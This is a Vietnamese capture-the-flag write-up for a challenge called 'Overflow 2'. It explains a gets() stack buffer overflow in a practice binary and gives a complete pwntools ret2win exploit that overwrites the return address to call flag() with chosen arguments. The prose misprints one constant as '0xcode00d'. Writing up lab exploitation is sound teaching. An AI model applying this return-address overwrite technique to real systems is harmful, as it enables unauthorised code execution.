
Write up Overflow 2

1. Đọc hiểu source code:





Source code gồm 3 hàm:

* Đầu tiên, ta đọc hàm main( ) , hàm main( ) chỉ gọi vuln( ).
* Tiếp theo đọc vuln( ), hàm vuln( ) khai báo 1 mảng kiểu char có số lượng phần tử là BUFSIZE=176.

Sau đó cho nhập vào buf bằng hàm gets( ) , rồi in ra mảng kí tự vừa nhập.

* Ta thấy rằng trong main, không hề gọi hàm flag( ) .

Đọc hàm flag() xem nó làm gì, hàm flag( ) nhận 2 tham số là arg1 và arg2, khai báo 1 mảng kiểu kí tự có số lượng phần tử FLAGSIZE=64, sau đó nó mở file flag.txt, đưa dữ liệu trong file flag.txt vào mảng buf. Sau đó nó kiểm tra biểu thức (arg1 != 0XDEADBEEF) và biểu thức ( arg2 != 0XCODE00D ) , nếu 1 trong 2 biểu thức đúng thì nó return, kết thúc hàm. Còn nếu cả 2 biểu thức đều sai thì nó sẽ in ra mảng buf cho chúng ta, tức là in ra flag cho chúng ta.


1. Tìm lỗi và ý tưởng khai thác:
2. Tìm lỗi:

Ta thấy trong hàm vuln( ) , gets(buf) không kiểm tra số lượng kí tự mà chúng ta nhập vào, vậy nếu chúng ta nhập vào số lượng kí tự > số lượng phần tử buf cho phép thì sẽ dẫn đến lỗi Buffer overflow.

1. Ý tưởng khai thác:

Mục đích của chúng ta là lấy flag. Ở đây chúng ta có hàm flag để in ra flag cho chúng ta nhưng trong flow của chương trình lại không gọi hàm flag( ) . Vậy mục đích của ta là làm sao gọi được hàm flag(arg1, arg2) với 2 tham số arg1, arg2 phù hợp để in ra được flag thật sự.   
- Chúng ta có lỗi buffer overflow, với lỗi này, ta có thể ghi đè lên địa chỉ return của hàm vuln( ) thành địa chỉ hàm flag( ) , để khi thực thi xong hàm vuln( ) thay vì return main, nó sẽ return về hàm flag( ).

* Kiểm tra file binary có thuận lợi cho hướng khai thác hay không




* File này không có check canary và cũng no pie. Thuận lợi cho hướng khai thác.

1. Khai thác:
   1. Pesudo payload:

Payload = ‘a’\*offset + flag\_address

Đối với payload trên, ta chỉ mới gọi hàm flag( ), chứ chưa đưa tham s số cho hàm flag( ) , nên chương trình vẫn chạy sai.



Sau khi debug thì ta thấy, chương trình sẽ so sánh [ebp+8] vớ 0xdeadbeef, tức arg1 là [ebp+8]

Tương tự, arg2 là [ebp+0xc]

Vậy payload của ta có dạng:

Payload = ‘a’\*offset + flag\_address + [4 bytes return] + [arg1] + [arg2]

Với arg1 = 0xdeadbeef và arg2 = 0xcode00d

* 1. Real code:

Offset : các bạn tự tìm nhé  
flag\_add : các bạn tự tìm

from pwn import \*

s = process('./vuln')

raw\_input('debug')

flag = 0x80485e6

main = 0x80486b5

payload = 'a'\*0xbc

payload += p32(flag)

payload += p32(main)

payload += p32(0xDEADBEEF)

payload += p32(0xC0DED00D)

s.sendline(payload)

s.interactive()

Vậy mình đã giải xong bài này. Chúc các bạn làm bài vui vẻ.